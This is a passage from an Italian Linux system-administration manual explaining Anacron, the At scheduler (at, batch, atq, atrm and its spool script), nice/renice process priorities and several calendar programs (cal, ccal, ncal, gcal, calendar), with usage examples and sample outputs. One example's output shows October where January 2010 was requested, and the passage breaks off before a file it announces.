Quando viene avviato, si mette normalmente a funzionare sullo sfondo, disimpegnandosi dal processo che lo ha avviato (diventando figlio del processo principale); quindi legge il file di configurazione e controlla nella directory '`/var/spool/anacron/`' quando è stata l'ultima volta che ha eseguito ogni compito previsto; di conseguenza avvia i comandi relativi ai compiti scaduti, aggiornando i file relativi nella stessa directory. L'avvio di questi comandi avviene di norma rispettando il ritardo indicato nel file di configurazione. Al termine, l'eseguibile '**`anacron`**' termina di funzionare.

Di solito, Anacron viene gestito direttamente dalla procedura di inizializzazione del sistema; in tal caso, è normale che l'eseguibile sia

avviato con l'opzione '**-s**', che fa in modo di mettere in serie l'esecuzione dei compiti. In pratica, si evita che venga avviato un altro compito prima che sia terminata l'esecuzione di quello precedente.

Per evitare conflitti tra Anacron e Cron, quando potrebbe essere consentito a Cron di eseguire le stesse elaborazioni, conviene fare in modo che Cron «avvisi» Anacron nel momento in cui queste vengono svolte. In pratica, si utilizza l'opzione '**-u**' di '**anacron**', con la quale si ottiene proprio questo: aggiornare le date annotate nei file contenuti nella directory '`/var/spool/anacron/`'. Per comprendere meglio la cosa, si pensi alla situazione tipica, ovvero quella in cui si predispongono le solite directory '`/etc/cron.daily/`', '`/etc/cron.weekly/`' e '`/etc/cron.monthly/`', che devono contenere gli script da eseguire con cadenza giornaliera, settimanale e mensile, da parte di Cron o Anacron, indifferentemente. Per evitare che Anacron rifaccia quello che potrebbe avere già fatto Cron, si mette lo script '**0anacron**' in ognuna di queste directory (lo zero iniziale garantisce che questo sia il primo script a essere avviato). Nel caso si '`/etc/cron.daily/0anacron`', il contenuto potrebbe essere:

```
#!/bin/sh

anacron -u cron.daily
```

Questo dice a Anacron di aggiornare la data abbinata al compito '**cron.daily**', in modo da evitare di ripeterne l'esecuzione prima del necessario; inoltre, questo script non crea problemi a Anacron stesso, nel momento in cui dovesse essere avviato come parte del comando relativo a un compito.

11.7 At

«

L'esecuzione di un'elaborazione può essere necessaria una volta sola in una data e in un orario stabilito, oppure quando l'attività del sistema è ridotta. Anche se in generale la gestione della pianificazione dei processi è gestita dal sistema Cron, per questo scopo particolare gli si affianca il sistema At.[6]

A seconda dei casi, può trattarsi di un sottosistema di pianificazione dipendente da Cron, oppure può essere gestito da un demone indipendente: nel primo caso viene gestito dal programma '**atrun**', che a sua volta viene avviato periodicamente (di solito una volta al minuto) da Cron; nel secondo caso si fa affidamento sul demone '**atd**' che non interferisce in alcun modo con Cron.

Per verificare in che modo è organizzata la propria distribuzione GNU a proposito di At, si può osservare il file crontab di sistema, oppure quello dell'utente '**root**'; in alternativa si può osservare l'albero dei processi (con '**pstree**') per vedere se c'è in funzione il demone '**atd**'. Naturalmente, nel caso di gestione attraverso il demone '**atd**', dovrebbe esserci anche uno script che si occupa di avviarlo e di fermarlo nell'ambito della procedura di inizializzazione del sistema ('`/etc/init.d/atd`' o simile).

'**atrun**' o '**atd**' eseguono dei compiti accodati su diversi tipi di code dai programmi '**at**' e '**batch**'. Queste code sono classificate per importanza (priorità) attraverso una lettera alfabetica: le lettere minuscole si riferiscono a compiti accodati da '**at**', mentre quelle maiuscole rappresentano compiti accodati da '**batch**'.

La differenza tra questi due comandi sta nel fatto che il primo ac-

coda comandi da eseguire in un momento determinato, mentre con il secondo, questi vengono eseguiti non appena l'attività del sistema raggiunge un livello sufficientemente basso da non disturbare l'esecuzione di processi più importanti.

Le code di questi compiti si trovano normalmente all'interno di '`/var/spool/cron/atjobs/`'.

L'utilizzo di '**`at`**' e '**`batch`**' può essere controllato attraverso due file: '`/etc/at.allow`' e '`/etc/at.deny`'. Se esiste '`/etc/at.allow`', solo gli utenti elencati al suo interno possono utilizzare '**`at`**' e '**`batch`**'. Se '`/etc/at.allow`' non esiste, viene preso in considerazione '`/etc/at.deny`' e gli utenti elencati al suo interno non possono utilizzare '**`at`**' e '**`batch`**'. Se questi due file non esistono, allora non si pongono limiti all'utilizzo di questi programmi.

11.7.1 Ambiente

Quando si decide di fare eseguire un comando in un momento successivo a quello attuale, si presenta il problema di definire l'ambiente in cui questo deve trovarsi. In linea di massima si può dire che si fa riferimento alla stessa situazione in cui ci si trova nel momento in cui si accoda il compito relativo. Si tratta dell'identità dell'utente (il numero UID), della directory corrente, della maschera dei permessi (per la creazione dei file) e delle variabili di ambiente. In particolare, le variabili ***TERM***, ***DISPLAY*** e il parametro '**`$_`**' non mantengono il loro valore originale.

11.7.2 Restituzione dell'output

«

Quando si pianifica l'esecuzione di un comando in un momento successivo, si ha il problema di stabilire dove debba essere diretto il suo output. Sarebbe buona norma indicarlo già nel comando, per esempio ridirigendo sia lo standard output che lo standard error in un file. Se qualcosa sfugge, l'output non ridiretto viene inviato all'utente che ha accodato il compito relativo attraverso un messaggio di posta elettronica (più precisamente attraverso '`/bin/mail`').

11.7.3 Utilizzo di «at», «batch», «atq» e «atrm»

«

Il programma '**`at`**' permette di pianificare, in un certo orario, l'esecuzione di un comando attraverso la shell predefinita, corrispondente a '`/bin/sh`'. Il comando o i comandi da eseguire vengono ricevuti dallo standard input, oppure da un file se ciò è specificato attraverso le opzioni.

```
at [opzioni] orario
```

L'orario di esecuzione può essere specificato in vari modi, anche combinando alcune parole chiave che in generale si riferiscono ai termini e alle abitudini dei paesi di lingua inglese.

Tabella 11.18. Orari: la tabella contiene un elenco di ciò che può essere utilizzato ragionevolmente in ambito internazionale.

Sintassi	Descrizione
hhmm [AM|PM] ***hh : mm*** [AM|PM]	Specifica un orario espresso in ore e minuti. Il simbolo '**:**' di separazione tra le due cifre che rappresentano le ore e quelle dei minuti, è facoltativo. L'utilizzo delle sigle '**AM**' e '**PM**' non è consigliabile: in generale, è preferibile esprimere gli orari utilizzando la notazione internazionale di 24 ore. A un orario si possono aggiungere due indicazioni ulteriori: '**today**' (oggi); '**tomorrow**' (domani).
mmggaa ***mm / gg / aa*** ***gg . mm . aa***	Una data può essere espressa con un gruppo di sei cifre, separate eventualmente da una barra obliqua ('**/**'), con la sequenza mese-giorno-anno, oppure utilizzando il punto ('**.**') come separatore, con la sequenza giorno-mese-anno.
now	La sigla '**now**' viene usata per definire il momento attuale e si combina normalmente con una definizione di ritardo.

Sintassi	Descrizione
momento_di_partenza ↩ ↪+ *quantità_del_ritardo* ↩ ↪*unità_di_tempo*	Questa forma permette di stabilire un ritardo nell'avvio dei processi a partire dal momento indicato come riferimento. Il momento iniziale può essere '**now**' che si riferisce al momento presente, oppure un orario preciso. La durata del ritardo viene espressa da un numero che rappresenta una quantità definita subito dopo: '**minutes**' (minuti); '**hours**' (ore); '**days**' (giorni); '**weeks**' (settimane).

Tabella 11.19. Alcune opzioni.

Sintassi	Descrizione
`-q` *coda*	Permette di definire la coda. Si tratta di una lettera alfabetica minuscola, dalla '**a**' alla '**z**' e dalla '**A**' alla '**Z**'. La coda predefinita di '**at**' è quella corrispondente alla lettera '**a**', mentre quella di '**batch**' è quella della lettera '**b**'. Se si utilizzano lettere successive, i compiti associati ricevono un valore nice maggiore.
`-m`	Attraverso il sistema di posta elettronica, invia un messaggio all'utente che ha accodato la richiesta quando il compito è stato svolto.
`-f` *file*	Legge i comandi da eseguire da un file, invece che dallo standard input.
`-l`	Si comporta come '**atq**' e informa dei compiti in coda.
`-d`	Si comporta come '**atrm**'.

Sintassi	Descrizione
`-v`	Riguarda il funzionamento in modalità '**`atq`**' e permette di conoscere l'orario di esecuzione.
`-c` ***job*...**	Emette attraverso lo standard output il contenuto della coda associata al numero, o ai numeri dei compiti indicati. Viene in pratica emesso il contenuto del file che costituisce la coda associata al compito indicato.

Segue la descrizione di alcuni esempi.

- `$` **`at -f routine 13:30 + 3 days`**[*Invio*]

  Esegue i comandi contenuti nel file '`routine`', fra tre giorni, alle ore 13:30.

- `$` **`at 15:00 tomorrow`**[*Invio*]

  Esegue nel giorno successivo, alle ore 15:00, i comandi che vengono inseriti di seguito (si conclude con una combinazione [*Ctrl d*]).

- `$` **`at 10:00 10.11.2013`**[*Invio*]

  Il 10 novembre 2013 alle ore 10:00 esegue i comandi da specificare successivamente.

La tabella successiva riassume l'utilizzo degli altri eseguibili che compongono At.

Tabella 11.20. '**batch**', '**atq**' e '**atrm**'.

Sintassi	Descrizione
`batch` [*opzioni*] [*orario*]	'**batch**' è normalmente un collegamento all'eseguibile '**at**'. Quando '**at**' viene avviato usando il nome '**batch**', i compiti associati vengono eseguiti non appena il livello di carico del sistema diventa ragionevolmente basso da permetterlo. In pratica, si può anche indicare un momento particolare (un orario), ma l'esecuzione può avvenire solo quando il sistema si trova ad avere un'attività ridotta.
`atq` [*opzioni*]	'**atq**' è normalmente un collegamento al programma '**at**'. Quando '**at**' viene avviato usando il nome '**atq**', emette l'elenco dei compiti in coda. Se viene specificata una coda attraverso l'opzione '**-q**', si limita a fare l'analisi di quella in particolare.
`atrm` *job*...	'**atrm**' è normalmente un collegamento al programma '**at**'. Quando '**at**' viene avviato usando il nome '**atrm**', elimina dalla coda i compiti specificati nella riga di comando.

11.7.4 Analisi di un esempio

«

L'esempio seguente dovrebbe permettere di comprendere il meccanismo attraverso cui viene registrata la situazione dell'istante in cui si accoda un compito. L'intenzione è quella di fare eseguire il programma '**ls**', alle ore 16:30, nella directory corrente nel momento

in cui si accoda il compito, generando il file ‘`esempio`’ (nella stessa directory) con l’output ottenuto. L’utente che accoda il comando è ‘**`tizio`**’.

```
$ at 16:30[Invio]

  warning: commands will be executed using /bin/sh
at> ls > ./esempio[Invio]
at> [Ctrl d]

  Job 1 at 2012-09-22 16:30
```

A questo punto si può dare un’occhiata alla coda.

```
$ atq[Invio]

  1       2012-09-22 16:30 a tizio
```

Con i privilegi dell’utente ‘**`root`**’, è possibile dare un’occhiata all’interno della directory ‘`/var/spool/cron/atjobs/`’ per scoprire che è stato creato uno script, in questo caso denominato ‘**`a0000400ee8c66`**’. Segue il listato, molto semplificato, di quello che potrebbe essere il suo contenuto.

```
#!/bin/sh
# atrun uid=1001 gid=1001
# mail  tizio 0
umask 22
PS1=\\u@\\h:\\w\\\$\ ; export PS1
USER=tizio; export USER
MAIL=/home/tizio/mail/mbox; export MAIL
LANG=it_IT.UTF-8; export LANG
LOGNAME=tizio; export LOGNAME
SHLVL=1; export SHLVL
HOME=/home/tizio; export HOME
PATH=:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11; export PATH
cd /home/tizio || {
         echo 'Execution directory inaccessible' >&2
         exit 1
}
ls > ./esempio
```

Nella prima parte viene definita la maschera dei permessi attraverso il comando '**umask**'.

```
umask 22
```

Quindi seguono degli assegnamenti di variabili esportate che riproducono l'ambiente del momento in cui il compito è stato sottoposto.

```
PS1=\\u@\\h:\\w\\\$\ ; export PS1
USER=tizio; export USER
MAIL=/home/tizio/mail/mbox; export MAIL
LANG=it_IT.UTF-8; export LANG
…
```

Al termine, prima dell'esecuzione dei comandi richiesti, viene eseguito lo spostamento nella directory che, nel momento in cui è stato

sottoposto il compito, risulta essere quella corrente. Se l'operazione fallisce viene interrotto lo script.

```
cd /home/tizio || {
        echo 'Execution directory inaccessible' >&2
        exit 1
}
```

11.8 Priorità

La priorità di esecuzione di un processo può essere modificata attraverso il valore nice che viene sommato, in modo algebrico, al valore di questa.

Quando si parla di priorità occorre però fare attenzione al contesto: di solito, un valore basso significa precedenza (quindi priorità) rispetto ai valori superiori. Spesso però si parla di priorità maggiore o minore in maniera impropria: quando si consulta della documentazione in cui si fa riferimento al concetto di priorità bisogna fare bene attenzione a non confondersi.

Dal momento che il valore nice viene sommato alla priorità, se nice è pari a zero non altera la priorità di esecuzione di un processo, se ha un valore positivo ne rallenta l'esecuzione, se invece ha un valore negativo ne accelera il funzionamento.

Alcuni programmi ricevono dal sistema un valore di priorità particolarmente basso per motivi fisiologici di funzionamento del sistema stesso. Il pretendere di portare agli stessi livelli di priorità altri programmi potrebbe comportare il blocco del sistema operativo. In pratica, anche se si tenta di dare a un processo un valore nice negativo, spesso il sistema non reagisce con un'eguale diminuzione del valore

della priorità. Inoltre, solo l'utente '**root**' può attribuire ai processi valori nice inferiori a zero.

Di solito quindi, il valore nice viene usato per ridurre la velocità di esecuzione di un processo in modo da alleggerire l'impiego di risorse da parte dello stesso. Spesso si combina questa tecnica assieme all'utilizzo di elaborazioni sullo sfondo.

A fianco del problema della modifica della priorità di esecuzione di un programma c'è quello di mantenere in funzione un programma anche dopo la disconnessione del terminale dal quale questo viene avviato.

11.8.1 Utilizzo di «nice»

«

Il programma '**nice**' serve a eseguire un comando con un valore nice diverso dal normale. Minore è questo valore, maggiori sono le risorse (in termini di rapidità di esecuzione) che il sistema gli concede:

```
nice [-n variazione] [comando [argomenti]]
```

L'esecuzione senza alcun argomento visualizza il livello attuale del valore nice. Se viene specificato il nome di un comando, ma non viene indicato il livello di variazione (*adjustment*), il valore nice del comando indicato come argomento viene incrementato di 10 rispetto al valore attuale. Il livello di variazione può andare da un minimo di −20 a un massimo di +19, ma solo l'utente '**root**' può attribuire variazioni negative.[7]

11.8.2 Utilizzo di «renice»

Il programma '**renice**'[8] modifica il valore nice di uno o più processi:

```
renice -n priorità [-p pid...] [-g pid_di_gruppo...] [-u utente...]
```

È possibile indicare un processo singolo, un processo che faccia capo a un gruppo (un processo dal quale discendono altri processi), oppure tutti i processi che appartengono a un certo utente.

Tabella 11.28. Alcune opzioni.

Sintassi	Descrizione
`-p` ***pid***	Indica esplicitamente che si fa riferimento a un processo singolo, indicato attraverso il numero PID.
`-g` ***pid_di_gruppo***	Indica un processo, attraverso il numero PID, riferendosi anche a tutti i suoi processi discendenti.
`-u` ***utente***	Indica che si fa riferimento a tutti i processi avviati con i privilegi dell'utente indicato per nome.

11.9 Calendario

La gestione dell'orologio di sistema serve alla vita del sistema operativo; pertanto, in questa logica, il tempo non esiste prima del 1970 e nemmeno esiste un futuro troppo lontano. Ci sono tuttavia dei programmi in grado di calcolare un calendario, più o meno «perpetuo», ma a questo proposito è bene tenere a mente il problema della rifor-

ma gregoriana che non è stata applicata in tutto il mondo nello stesso modo.

11.9.1 Utilizzo di «cal»

«

Il programma '**cal**'[9] serve a visualizzare un calendario molto semplice. Se non si indicano argomenti nella riga di comando, '**cal**' si limita a mostrare il mese attuale (in base alla data dell'orologio del sistema).

```
cal [opzioni] [mese [anno]]
```

È possibile indicare un mese particolare, di un certo anno, oppure solo un anno. Il mese si indica con un numero da 1 a 12, mentre l'anno si indica con un numero da 1 a 9999. A questo proposito, è bene precisare che se si indica un numero soltanto tra gli argomenti, questo viene inteso come l'anno e non il mese.

Il programma '**cal**' è sensibile alla configurazione locale, attraverso la variabile di ambiente ***LANG***, oppure le variabili ***LC_**** (si veda la sezione 16.11). Così facendo, si ottengono i nomi delle settimane e dei mesi nella lingua prescelta.

Tabella 11.29. Alcune opzioni.

Opzione	Descrizione
`-j`	Mostra la data giuliana; in pratica, si numerano i giorni a partire dall'inizio dell'anno, dove il primo giorno corrisponde al numero uno.
`-m`	Mostra il lunedì come il primo giorno della settimana.
`-y`	Mostra il calendario di tutto l'anno.

Segue la descrizione di alcuni esempi.

- `$` **`cal`** [*Invio*]

  Mostra il calendario del mese corrente.

- `$` **`cal -m`** [*Invio*]

  Come nell'esempio precedente, mettendo il lunedì all'inizio della settimana.

- `$` **`cal -m 1752`** [*Invio*]

  Mostra il calendario dell'anno 1752, che si considera essere quello dell'entrata in vigore della riforma gregoriana in Gran Bretagna e nelle sue colonie.

- `$` **`cal -m 9 1752`** [*Invio*]

  Mostra il calendario di settembre 1752. Il risultato che si ottiene è il seguente:

```
   settembre 1752
lu ma me gi ve sa do
    1  2 14 15 16 17
18 19 20 21 22 23 24
25 26 27 28 29 30
```

11.9.2 Utilizzo di «ccal»

«

Il programma '**`ccal`**'[10] serve a visualizzare un calendario molto semplice, utilizzando i colori se il terminale lo consente. Se non si indicano argomenti nella riga di comando, '**`ccal`**' si limita a mostrare il mese attuale (in base alla data dell'orologio del sistema).

```
ccal [opzioni] [mese [anno]]
```

A differenza del programma '**cal**' tradizionale, con questo è possibile annotare degli appuntamenti o delle scadenze in un file, per metterle in evidenza quando serve. Per approfondire l'uso di questo programma si deve consultare la pagina di manuale *ccal(1)*; qui vengono mostrati solo alcuni esempi elementari.

- `$` **ccal** [*Invio*]

  Mostra il calendario del mese in corso, dove appare evidenziato il giorno attuale (in questo caso si tratta del 23 settembre 2004).

```
   September 2004
Mo Tu We Th Fr Sa Su
        1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22<23>24 25 26
27 28 29 30
```

- `$` **ccal 1 2010** [*Invio*]

  Mostra il calendario del mese di gennaio 2010.

```
    October 2010
Mo Tu We Th Fr Sa Su
              1  2  3
 4  5  6  7  8  9 10
11 12 13 14 15 16 17
18 19 20 21 22 23 24
25 26 27 28 29 30 31
```

- `$` **ccal 2010** [*Invio*]

Mostra il calendario di tutto l'anno 2010.

```
                                2010

        Jan                   Feb                   Mar
Mo Tu We Th Fr Sa Su  Mo Tu We Th Fr Sa Su  Mo Tu We Th Fr Sa Su
                1  2  3   1  2  3  4  5  6  7   1  2  3  4  5  6  7
 4  5  6  7  8  9 10   8  9 10 11 12 13 14   8  9 10 11 12 13 14
11 12 13 14 15 16 17  15 16 17 18 19 20 21  15 16 17 18 19 20 21
18 19 20 21 22 23 24  22 23 24 25 26 27 28  22 23 24 25 26 27 28
25 26 27 28 29 30 31                       29 30 31

        Apr                   May                   Jun
Mo Tu We Th Fr Sa Su  Mo Tu We Th Fr Sa Su  Mo Tu We Th Fr Sa Su
          1  2  3  4                   1  2      1  2  3  4  5  6
 5  6  7  8  9 10 11   3  4  5  6  7  8  9   7  8  9 10 11 12 13
12 13 14 15 16 17 18  10 11 12 13 14 15 16  14 15 16 17 18 19 20
19 20 21 22 23 24 25  17 18 19 20 21 22 23  21 22 23 24 25 26 27
26 27 28 29 30        24 25 26 27 28 29 30  28 29 30
                      31

        Jul                   Aug                   Sep
Mo Tu We Th Fr Sa Su  Mo Tu We Th Fr Sa Su  Mo Tu We Th Fr Sa Su
          1  2  3  4                   1         1  2  3  4  5
 5  6  7  8  9 10 11   2  3  4  5  6  7  8   6  7  8  9 10 11 12
12 13 14 15 16 17 18   9 10 11 12 13 14 15  13 14 15 16 17 18 19
19 20 21 22 23 24 25  16 17 18 19 20 21 22  20 21 22 23 24 25 26
26 27 28 29 30 31     23 24 25 26 27 28 29  27 28 29 30
                      30 31

        Oct                   Nov                   Dec
Mo Tu We Th Fr Sa Su  Mo Tu We Th Fr Sa Su  Mo Tu We Th Fr Sa Su
                1  2  3   1  2  3  4  5  6  7         1  2  3  4  5
 4  5  6  7  8  9 10   8  9 10 11 12 13 14   6  7  8  9 10 11 12
11 12 13 14 15 16 17  15 16 17 18 19 20 21  13 14 15 16 17 18 19
18 19 20 21 22 23 24  22 23 24 25 26 27 28  20 21 22 23 24 25 26
25 26 27 28 29 30 31  29 30                 27 28 29 30 31
```

- $ **ccal 9 1752** [*Invio*]

```
   September 1752
Mo Tu We Th Fr Sa Su
        1  2 14 15 16
17 18 19 20 21 22 23
24 25 26 27 28 29 30
```

Mostra il calendario del mese di settembre dell'anno 1752, secondo la convenzione della Gran Bretagna, nel quale entra in vigore la riforma gregoriana.

11.9.3 Utilizzo di «ncal»

«

Il programma '**ncal**'[11] funziona in modo simile a '**cal**' (spesso si tratta dello stesso programma che si comporta in modo diverso a seconda del nome con cui lo si chiama), ma in più consente di calcolare il giorno di pasqua e di tenere conto della località per considerare l'entrata in vigore della riforma gregoriana.

```
ncal [opzioni] [-s codice_paese] [[mese] anno]
```

Il modello sintattico mostrato è generalizzato, ma in pratica, le opzioni che servono a calcolare il giorno di pasqua di un certo anno, sono in conflitto con quelle che servono a mostrare un calendario.

Tabella 11.35. Alcune opzioni.

Opzione	Descrizione

`-j`
`-m`
`-y`
	Queste opzioni funzionano come per '**cal**'.

Opzione	Descrizione
`-J`	Mostra il calendario giuliano.
`-p`	Questa opzione, usata da sola, serve a mostrare l'elenco dei codici di identificazione dei paesi, da usare eventualmente con l'opzione '**`-s`**'. A fianco di ogni codice, appare la data presunta dell'entrata in vigore della riforma gregoriana.
`-s` ***paese***	Richiede espressamente di calcolare la data, tenendo conto dell'entrata in vigore della riforma gregoriana, secondo il codice che deve indicare il paese a cui si vuole fare riferimento. In mancanza di questa opzione, il programma tenta di determinare il paese dalla configurazione locale.
`-o` [***anno***]	Questa opzione, usata da sola, mostra la data della pasqua delle chiese ortodosse.
`-e` [***anno***]	Questa opzione, usata da sola, mostra la data della pasqua delle chiese occidentali (non ortodosse).

Segue la descrizione di alcuni esempi.

- `$` **`ncal -p`** [*Invio*]

```
AL Albania          1912-11-30    IT Italy          1582-10-04
AT Austria          1583-10-05    JP Japan          1918-12-18
AU Australia        1752-09-02    LI Lithuania      1918-02-01
BE Belgium          1582-12-14    LN Latin          9999-05-31
BG Bulgaria         1916-03-18    LU Luxembourg     1582-12-14
CA Canada           1752-09-02    LV Latvia         1918-02-01
CH Switzerland      1655-02-28    NL Netherlands    1582-12-14
CN China            1911-12-18    NO Norway         1700-02-18
CZ Czech Republic   1584-01-06    PL Poland         1582-10-04
DE Germany          1700-02-18    PT Portugal       1582-10-04
DK Denmark          1700-02-18    RO Romania        1919-03-31
ES Spain            1582-10-04    RU Russia         1918-01-31
FI Finland          1753-02-17    SI Slovenia       1919-03-04
FR France           1582-12-09    SE Sweden         1753-02-17
GB United Kingdom   1752-09-02    TR Turkey         1926-12-18
GR Greece           1924-03-09    US United States  1752-09-02
HU Hungary          1587-10-21    YU Yugoslavia     1919-03-04
IS Iceland          1700-11-16
```

- `$` **`ncal -s IT 10 1582`**[*Invio*]

  Mostra il mese di ottobre 1582 italiano, tenendo conto che la riforma gregoriana dovrebbe essere entrata in vigore il giorno 4 di quel mese:

```
     Ottobre 1582
lu  1 18 25
ma  2 19 26
me  3 20 27
gi  4 21 28
ve 15 22 29
sa 16 23 30
do 17 24 31
```

- `$` **`ncal -e 2005`**[*Invio*]

```
27 marzo 2005
```

Mostra il giorno di pasqua dell'anno 2005.

11.9.4 Utilizzo di «gcal»

Il programma '**gcal**'[12] consente di ottenere un calendario, secondo vari formati, in grado di riconoscere il momento dell'introduzione della riforma gregoriana in base alla configurazione locale.

```
gcal [opzioni] [comando]
```

Il modello sintattico mostrato è semplificato rispetto alla documentazione originale, ma occorre tenere presente che questo programma è ricco di opzioni e di argomenti particolari, che qui vengono omessi. Probabilmente '**gcal**' è la soluzione «definitiva» al problema della gestione di un calendario, ma occorre leggere la documentazione originale, costituita dal documento *info gcal*. Qui vengono mostrati solo alcuni esempi banali, ignorando completamente tutte le potenzialità del programma.

- `$` **gcal** [*Invio*]

  Mostra il calendario del mese e dell'anno in corso, evidenziando il giorno corrente (in questo caso si tratta del 23 settembre 2004).

```
   September 2004

   Monday          6 13 20 27
   Tuesday         7 14 21 28
   Wednesday    1  8 15 22 29
   Thursday     2  9 16<23>30
   Friday       3 10 17 24
   Saturday     4 11 18 25
   Sunday       5 12 19 26
```

- `$` **`gcal 11 2004`** [*Invio*]

Mostra il calendario del mese di novembre 2004.

```
   November 2004

   Monday       1  8 15 22 29
   Tuesday      2  9 16 23 30
   Wednesday    3 10 17 24
   Thursday     4 11 18 25
   Friday       5 12 19 26
   Saturday     6 13 20 27
   Sunday       7 14 21 28
```

- `$` **`gcal 2004`** [*Invio*]

Mostra il calendario dell'anno 2004.

```
                                2004

     January             February            March               April

Mo       5 12 19 26          2  9 16 23     1  8 15 22 29          5 12 19 26
Tu       6 13 20 27          3 10 17 24     2  9 16 23 30          6 13 20 27
We       7 14 21 28          4 11 18 25     3 10 17 24 31          7 14 21 28
Th    1  8 15 22 29          5 12 19 26     4 11 18 25          1  8 15 22 29
Fr    2  9 16 23 30          6 13 20 27     5 12 19 26          2  9 16 23 30
Sa    3 10 17 24 31          7 14 21 28     6 13 20 27          3 10 17 24
```

```
Su    4 11 18 25        1  8 15 22 29     7 14 21 28        4 11 18 25

     May                June               July               August

Mo       3 10 17 24 31     7 14 21 28        5 12 19 26        2  9 16 23 30
Tu       4 11 18 25     1  8 15 22 29        6 13 20 27        3 10 17 24 31
We       5 12 19 26     2  9 16 23 30        7 14 21 28        4 11 18 25
Th       6 13 20 27     3 10 17 24        1  8 15 22 29        5 12 19 26
Fr       7 14 21 28     4 11 18 25        2  9 16 23 30        6 13 20 27
Sa    1  8 15 22 29     5 12 19 26        3 10 17 24 31        7 14 21 28
Su    2  9 16 23 30     6 13 20 27        4 11 18 25        1  8 15 22 29

     September          October            November           December

Mo       6 13 20 27        4 11 18 25     1  8 15 22 29        6 13 20 27
Tu       7 14 21 28        5 12 19 26     2  9 16 23 30        7 14 21 28
We    1  8 15 22 29        6 13 20 27     3 10 17 24        1  8 15 22 29
Th    2  9 16<23>30        7 14 21 28     4 11 18 25        2  9 16 23 30
Fr    3 10 17 24        1  8 15 22 29     5 12 19 26        3 10 17 24 31
Sa    4 11 18 25        2  9 16 23 30     6 13 20 27        4 11 18 25
Su    5 12 19 26        3 10 17 24 31     7 14 21 28        5 12 19 26
```

- $ **echo $LANG**[*Invio*]

```
it_IT
```

$ **gcal 10 1582**[*Invio*]

```
October 1582

Monday        1 18 25
Tuesday       2 19 26
Wednesday     3 20 27
Thursday      4 21 28
Friday       15 22 29
Saturday     16 23 30
Sunday       17 24 31
```

Mostra il calendario del mese di ottobre 1582, durante il quale entra in vigore la riforma gregoriana. Si osservi che la configurazione della variabile di ambiente ***LANG*** fa riferimento all'Italia.

11.9.5 Utilizzo di «calendar»

«

Il programma '**`calendar`**'[13] serve a ricordare delle date importanti, attraverso un meccanismo molto semplice, il quale prevede almeno un file contenente delle righe, ognuna con una data e l'annotazione da ricordare:

```
calendar [opzioni]
```

Normalmente il programma viene usato senza argomenti, per ottenere l'elenco delle cose da ricordare per il giorno attuale e quello successivo (se ci si trova nel finesettimana, le informazioni possono prolungarsi fino al lunedì successivo).

Le date o le scadenze da ricordare possono essere memorizzate in uno o più file. Volendo semplificare, può trattarsi del file '`calendar`' collocato nella directory corrente, oppure del file '`~/.calendar`', o anche di '`~/.calendar/calendar`'; in mancanza di uno di questi file personali, il programma va a cercare qualcosa che può essere generalizzato per tutto il sistema (nella directory '`/etc/calendar/`' o all'interno di '`/usr/share/calendar/`'). La gestione di questi file può essere anche molto complicata, pertanto, se serve, si deve consultare la pagina di manuale *calendar(1)*.

In condizioni normali, quando si installa il pacchetto che contiene il programma '**`calendar`**', si ottiene anche una configurazione

predefinita con tante ricorrenze utili o curiose:

```
$ calendar [Invio]

  set 15  Agatha Christie born in Torquay, England, 1890
  set 15  ACM founded, 1947
  set 15  Soviet Premier Nikita Khrushchev begins his 13 day
          tour of the US, 1959
  set 15  The US Foreign Affairs Dept. becomes the US State
          Department, 1789
  set 15  Foundation of Panama in Panama
  set 15  Aujourd'hui, c'est la St(e) Roland.
  set 15  La rosée de saint Albin
          est, dit-on, rosée de vin.
  set 15  Wahl von Konrad Adenauer (CDU) zum Bundeskanzler,
          1949
  set 15  Nürnberger Gesetze, 1935
  set 16  Allen Funt born in Brooklyn, NY, 1914
  set 16  The village of Shawmut, Massachusetts, becomes the
          city of Boston, 1630
  set 16  Malaya, Sabah, Sarawak and Singapore unite to become
          Malaysia, 1963
  set 16  Cherokee Strip Day in Oklahoma
  set 16  Independence Days in Mexico and Papua New Guinea
  set 16  B.B. King is born in Itta Bena, Mississippi, 1925
  set 16  N'oubliez pas les Édith !
```

Quando invece l'utente predispone il proprio file '`~/calendar`', o '`~/.calendar/calendar`', tutto questo sparisce, a meno di richiamarlo in modo esplicito.

Il file che contiene le ricorrenze o le scadenze da ricordare, può anche essere piuttosto complesso. In generale conviene limitarsi a scrivere righe secondo la sintassi seguente, senza commenti e lasciando eventualmente solo righe vuote o bianche:

data*<*HT*>*descrizione

Tra la data e la descrizione ci deve essere un codice di tabulazione orizzontale (<*HT*>), che diventa l'unico modo per distinguere dove finisce un'informazione e dove incomincia l'altra. Tuttavia, nonostante la semplicità estrema di questa notazione, occorre fare attenzione a scrivere la data in modo che il programma sia in grado di riconoscerla. Sono ammissibili diverse modalità; per esempio si può mettere la sigla del mese secondo le convenzioni della propria nazionalità, ma in generale, è meglio usare delle sigle numeriche dove possibile e limitarsi alla lingua inglese per le denominazioni dei giorni della settimana o della festa pasquale. Segue un esempio di questo file che mostra diversi casi, dove in particolare le date che si riferiscono a una festività vanno segnate alla fine con un asterisco:

```
09.15   Ricordati di fare gli auguri a Tizio che è nato il 15 settembre 1970.
09.17   Ricordati di fare gli auguri a Caio che è nato il 17 settembre 1980.
Sun     Buona domenica!
.1      Inizio del mese.
.15     Seconda metà del mese.
Easter* Buona pasqua!
Easter-2*       Buona venerdì di pasqua, fra due giorni è la domenica di pasqua.
09 Wed+1        Primo mercoledì di settembre.
09 Wed+2        Secondo mercoledì di settembre.
09 Wed+3        Terzo mercoledì di settembre.
09 Wed-3        Terzultimo mercoledì di settembre.
09 Wed-2        Penultimo mercoledì di settembre.
09 Wed-1        Ultimo mercoledì di settembre.
Tue     "De venare e de marte, no se se sposa e no se parte"
Fri     "De venare e de marte, no se se sposa e no se parte"
```

Ecco cosa si potrebbe ottenere; si osservi anche il giorno previsto dall'esempio:

```
$ date [Invio]
```

```
  Wed Sep 15 21:50:03 CEST 2004
```

```
$ cal[Invio]

     September 2004
  Su Mo Tu We Th Fr Sa
              1  2  3  4
   5  6  7  8  9 10 11
  12 13 14 15 16 17 18
  19 20 21 22 23 24 25
  26 27 28 29 30
```

```
$ calendar[Invio]

  Sep 15  Ricordati di fare gli auguri a Tizio che è nato il
          15 settembre 1970.
  Sep 15  Seconda metà del mese.
  Sep 15  Terzo mercoledì di settembre.
  Sep 15  Terzultimo mercoledì di settembre.
```

Eventualmente, si può utilizzare il file seguente per le ricorrenze italiane comuni:

